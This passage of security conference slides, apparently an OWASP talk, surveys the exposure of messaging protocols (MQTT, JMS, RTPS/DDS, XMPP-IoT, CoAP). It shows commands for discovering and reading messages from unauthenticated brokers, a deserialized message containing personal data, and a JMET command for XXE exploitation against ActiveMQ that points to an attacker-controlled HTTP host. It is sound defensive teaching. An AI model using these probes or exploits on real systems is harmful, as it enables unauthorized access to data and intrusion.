
```
▼ MQ Telemetry Transport Protocol, Connect Ack
  ▶ Header Flags: 0x20, Message Type: Connect Ack
    Msg Len: 2
  ▶ Acknowledge Flags: 0x00
    Return Code: Connection Accepted (0)
```

Security?

- Use **authentication** && **TLS**
- Use **ACL/RBAC** support for fine-grained **Topic access control** in modern brokers
- **E2E payload encryption** (a-/symmetric) is also supported, though not MQTT standard
- It can be done the right way, e.g. **IBM Watson or Amazon**

Java Message Service

- **Java EE Middleware API** spec (JSR 914), i.e. no compatibility with other systems
- Since late 90s, **still used wildly** (fintech, banking, notifications, chat, event bus)
- **Payloads usually wrapped in XML**, but there are 5 different data types
- TCP port numbers vary with implementation



What is Out There?

- Shodan won't get you very far here
- Cheap **discovery** is usually **broker-specific**,
  but YMMV
- e.g. reuse those **MQTT banners | grep 'ActiveMQ'**
  (since ActiveMQ also supports MQTT)
- then **probe the default broker port** - here TCP/61616

Reading JMS messages

```
$ java -jar jms-probe.jar jms.hackme.org

Connected to jms.hackme.org:61616 (ActiveMQ)

Listing queues...
queue://messagePushNotification
queue://jms.socialSetUserLocation
queue://socialContentChangeQueue
queue://jms.messagePushNotification
queue://socialShareDeleteQue
queue://ActiveMQ.DLQ
...

Listing topics...
topic://socialRefreshLocalCache
topic://$SYS.broker.version
topic://socialRefreshWorkcellMedleCache
topic://mediaDelViewCache
...

Consuming queues...
DEST: queue://messagePushNotification | MSG:

[+] Message Size: 1.5 kB Type: ObjectMessage/
"com.divx.service.model.notification.MessageArgu....o.C....Z..isBroadcastI..
messageCategoryL..audioReviewt..Ljava/lang/String;L..audioReviewTypet.3Lcom/divx/
service/model/BaseTypeSocial$eReviewType;L.breakpointq.~..L.deviceTypet..Ljava/lang
/Integer;L.homeworkScoreq.~..L..isDott..Ljava/lang/Boolean;L..nArgut.
Lcom/divx/service/model/msg/NoticeArgu;L.scoreAutoq.~..L..scoreFlowerq.~..L..
```

ObjectMessage
what does it mean?

*An **ObjectMessage** object is used to send a message that contains a **serializable object in** the **Java** programming language ("Java object").*

JavaDoc

Java object deserialization

- **To read the payload** you need:
  1. Java
  2. Java classes of all the DTOs (exact versions)

- That's the theory, but you could also try to:
  - **Mimic Java deserialization** process
  - **Iterate** through the **class hierarchy**
  - **Project fields** to a set of key/value pairs (e.g. JSON)

Java object deserialization

Luckily there are tools that scrape as much as possible from the serialized payloads, e.g. **python-javaobj library**👍

```
# file deser.py
import javaobj
from pprint import pprint

with open("object.ser", "rb") as fd:
    jobj = fd.read()

pobj = javaobj.loads(jobj)
pprint(vars(pobj))
```

```
$ python deser.py
{
   'annotations': [],
   'audioReview': None,
   'audioReviewType': None,
   'bookType': None,
   'breakpoint': None,
   'classdesc': [com.divx.service.model.notification.MessageArgu:...],
   'combined': None,
   'content': 'Thomas完成假期作业第21天录音作业，请注意查看',
   'contentId': None,
   'contentType': None,
   'deviceType': None,
   'dotType': None,
   'groupId': 178535,
   'homeworkScore': None,
   'instId': 11966,
   'isBroadcast': False,
   'isDot': False,
   'messageCategory': 30009,
   'nArgu': <javaobj:com.divx.service.model.msg.NoticeArgu>,
   'scoreAuto': None,
   'scoreFlower': None,
   'scoreTeacher': None,
   'senderId': 266014,
   'snapshortUrl': None,
   'textReview': None,
   'userIds': [263330]
}
```

Dead Letter Queues

*If you have **sensitive data** that could possibly end up on this queue, you **do not want** unauthorized users to retrieve this data.*

IBM MQ


Tools

- Check the broker vendor

- XXE exploitation: **matthiaskaiser/JMET** 👍
  (9 supported JMS libraries)

```
java -jar jmet.jar
  -Q event -I ActiveMQ
  -X http://192.168.85.148:8081
  hackme.org 61616
```

RTPS/DDS


DDS Specification family
DDS
OMG
OBJECT MANAGEMENT GROUP
Application
DDS-WEB
DDS-OPC UA
DDS-XRCE
DDS-RPC
DDS-XTYPES
IDL 4.
DDS-SECURITY
DDS-C++
DDS-JAVA
DDS-IDL-C
DDS-IDL-C#
DDS v 1.4
RTPS v2.2
HTTP
OPC/ TCP
TCP
UDP
DTLS
TLS
TSN
SHARED-MEMORY
IP
Ethernet

RTPS/DDS

- **4** UDP ports for each participant by defaultx
  - **Discovery multicast:** UDP/7400
  - **User multicast:** UDP/7401
  - **Discovery unicast:** UDP/7410 = PB(7400) + 10 + 2 * ID(0)
  - **User unicast:** UDP/7411 = PB(7400) + 11 + 2 * ID(0)

- This sums to UDP port range 7400-7649 for domain id 0 with maximum participants.

RTPS/DDS Autodiscovery

- Useful during information gathering
- Cleartext fields include:
  - App vendor + version
  - dds.sys_info (hostname, pid, username, ...)
  - IPs, sockets, including SHMEM interface

- To subscribe/publish, I just need to join the same partition/topic

```
▼ PID_VENDOR_ID
    parameterId: PID_VENDOR_ID (0x0016)
    parameterLength: 4
    vendorId: 01.01 (Real-Time Innovations, Inc. - Connext DDS)
▼ PID_PRODUCT_VERSION
    parameterId: PID_PRODUCT_VERSION (0x8000)
    parameterLength: 4
  ▶ Product version: 6.0.0.0
▼ PID_PROPERTY_LIST (7 properties)
    parameterId: PID_PROPERTY_LIST (0x0059)
    parameterLength: 396
  ▼ Property List
    ▼ Property Name: dds.sys_info.hostname
        Value: dullahan
    ▼ Property Name: dds.sys_info.process_id
        Value: 14694
    ▼ Property Name: dds.sys_info.username
        Value: stuchl4n3k
    ▼ Property Name: dds.sys_info.executable_filepath
        Value: /usr/lib/jvm/java-8-oracle/jre/bin/java
    ▼ Property Name: dds.sys_info.target
        Value: x64Linux2.6gcc4.4.5
    ▼ Property Name: dds.sys_info.creation_timestamp
        Value: 2019-01-17 14:54:39Z
    ▼ Property Name: dds.sys_info.execution_timestamp
        Value: 2019-01-17 14:54:39Z
▶ PID_DEFAULT_UNICAST_LOCATOR (LOCATOR_KIND_UDPV4, 192.168.0.12:32161)
▶ PID_DEFAULT_UNICAST_LOCATOR (LOCATOR_KIND_SHMEM, HostId = 0x1bebad11, Port = 32161)
▶ PID_METATRAFFIC_UNICAST_LOCATOR (LOCATOR_KIND_UDPV4, 192.168.0.12:32160)
▶ PID_METATRAFFIC_UNICAST_LOCATOR (LOCATOR_KIND_SHMEM, HostId = 0x1bebad11, Port = 32160)
▶ PID_METATRAFFIC_MULTICAST_LOCATOR (LOCATOR_KIND_UDPV4, 239.255.0.1:32150)
```

What is Out There?

- military systems
- wind farms
- hospital integration
- medical imaging
- asset-tracking systems
- automotive test and safety systems

- Little help from Shodan/nmap builtin scripts.

Securing RTPS


- **Threats:**
  - Autodiscovery obviously
  - Unauthorized subscription/publication (= r/w access)
  - Eavesdropping+MITM attacks

- **Securing:**
  - Service plugins:
    Authentication/Access control/Cryptography
  - Shared CA + certified identity & permissions
  - Security performance overhead according to
    rtiperftest: 1 % - 41 %

XMPP-IoT aka sensors on Jabber


- **XMPP/Jabber** started in late 90s (client-server architecture for IM)

- Open-Source **XML based protocol** with async/federation/P2P pattern support



XMPP-IoT aka sensors on Jabber

- PDU = **Stanza** (message, iq, presence)
- **IEEE standardization** attempts for IoT resulted in several XEPs describing concepts like:
  - sensor data, provisioning, secure account creation, discovery



```
-->   <iq type='get'
        from='client@clayster.com/amr'
        to='device@clayster.com'
        id='S0001'>
        <req xmlns='urn:xmpp:iot:sensordata' seqnr='1' momentary='true'/>
      </iq>
```

```
<--   <iq type='result'
        from='device@clayster.com'
        to='client@clayster.com/amr'
        id='S0001'>
        <accepted xmlns='urn:xmpp:iot:sensordata' seqnr='1'/>
      </iq>

<--   <message from='device@clayster.com'
        to='client@clayster.com/amr'>
        <fields xmlns='urn:xmpp:iot:sensordata' seqnr='1' done='true'>
          <node nodeId='Device01'>
            <timestamp value='2013-03-07T16:24:30'>
              <numeric name='Temperature' momentary='true' automaticReadout='true' value='23.4' unit='°C'/>
              <numeric name='load level' momentary='true' automaticReadout='true' value='75' unit='%'/>
            </timestamp>
          </node>
        </fields>
      </message>
```

What is Out There?

Dig through XMPP servers and look for **xmpp:iot** in **xmlns**

Security?


- TLS, E2E support
- SASL Authentication support
- Server certificate support

CoAP

- RFC 7252 **Constrained Application Protocol**
- Intended for **low-power** computers or **unreliable networks**
- **Similar to HTTP**, but binary protocol
  with **payloads** usually in **plaintext/JSON**
- Default port is **UDP/5683**

CoAP discovery

- **CoAP banners** won't disappoint you!




```
CoAP Resources:
  /.well-known/core
  /sensorData
    title: Publish Sensor Data
```

- **/.well-known/core** is a core feature which

  “**lists all device capabilities**”


CoAP tools

Tooling is available, e.g. **coap-shell** (Java) 👍

```
$ java -jar coap-shell-1.0.7.jar


  _____      ___   ___      ______         ____
 / ___/__   / _ | / _ \    / __/ /  ___  / / /
/ /__/ _ \/ __ |/ ___/   _\ \/ _ \/ -_) / /
\___/\___/_/ |_/_/      /___/_//_/\__/_/_/
CoAP Shell (v1.0.7)
For assistance hit TAB or type "help".

server-unknown:>connect coap://coap.hackme.org
available

coap://coap.hackme.org:>discover
┌──────────────────┬──────────────────┬──────────────────┬──────────────────┬──────────┬──────────────────┐
│Path [href]       │Resource Type [rt]│Content Type [ct] │Interface [if]    │Size [sz] │Observable [obs]  │
├──────────────────┼──────────────────┼──────────────────┼──────────────────┼──────────┼──────────────────┤
│/.well-known/core │                  │                  │                  │          │                  │
│/sensorData       │                  │                  │                  │          │                  │
└──────────────────┴──────────────────┴──────────────────┴──────────────────┴──────────┴──────────────────┘
```

What is Out There?

- over **600k devices** (60 % RU, 38 % China)
- **QLC Chain** (blockchain-based mobile NaaS in China)
- IoT sensors



What is Out There?

What is Out There?

- **ZyXEL** is a home router producer located in RU
- "Keenetic" series targeted on Russia/Ukraine market only
- **NDM systems** provision these with firmware and **"cloud capabilities"**
- These **expose CoAP server** for some reason
- Shodan **port:5683 coap /ndm** yields almost **400k devices**, 96 % in Russia

Security?

- Previous findings:
  - **IP spoofing**
  - **DDoS** attacks with **amp. factor of 34** on average

- Securing:
  - Device tokens
  - DTLS (TinyDTLS)
  - OSCORE (deals with application layer protection on CoAP proxies)

Take aways

- **Messaging is everywhere** from DIY IoT sensors to enterprise machinery in fintech
- A lot of devices **exposed to public Internet**
- Common features:
  - **No encryption** by default
  - No authentication or **default login**
  - Gained access = **R+W**
  - Not production ready with **default configuration**
  - **Performance** on the expense of security

thank **you** OWASP folks!

@stuchl4n3k
slides https://bit.ly/30vR2ip

Resources and links

kazoo: https://github.com/python-zk/kazoo

kafkacat: https://github.com/edenhill/kafkacat

zk-resolve-nodes.py: https://github.com/stuchl4n3k/kafka-toolbox

kafkafind.sh: https://github.com/stuchl4n3k/kafka-toolbox

cottontail: https://github.com/QKaiser/cottontail

gyyporama: https://www.reddit.com/user/gyyp/

Hacking the CAN bus:
https://medium.com/@autti/hacking-the-can-bus-an-example-with-climate-change-54e98d15af87

This is Fine - the game: https://smashynick.itch.io/thisisfine

python-javaobj: https://github.com/tcalmant/python-javaobj

jmet: https://github.com/matthiaskaiser/jmet

RTPS security/performance overhead: https://ruffsl.github.io/IROS2018_SROS2_Tutorial/

coap-shell.jar: https://github.com/tzolov/coap-shell

ThingsBoard: https://thingsboard.io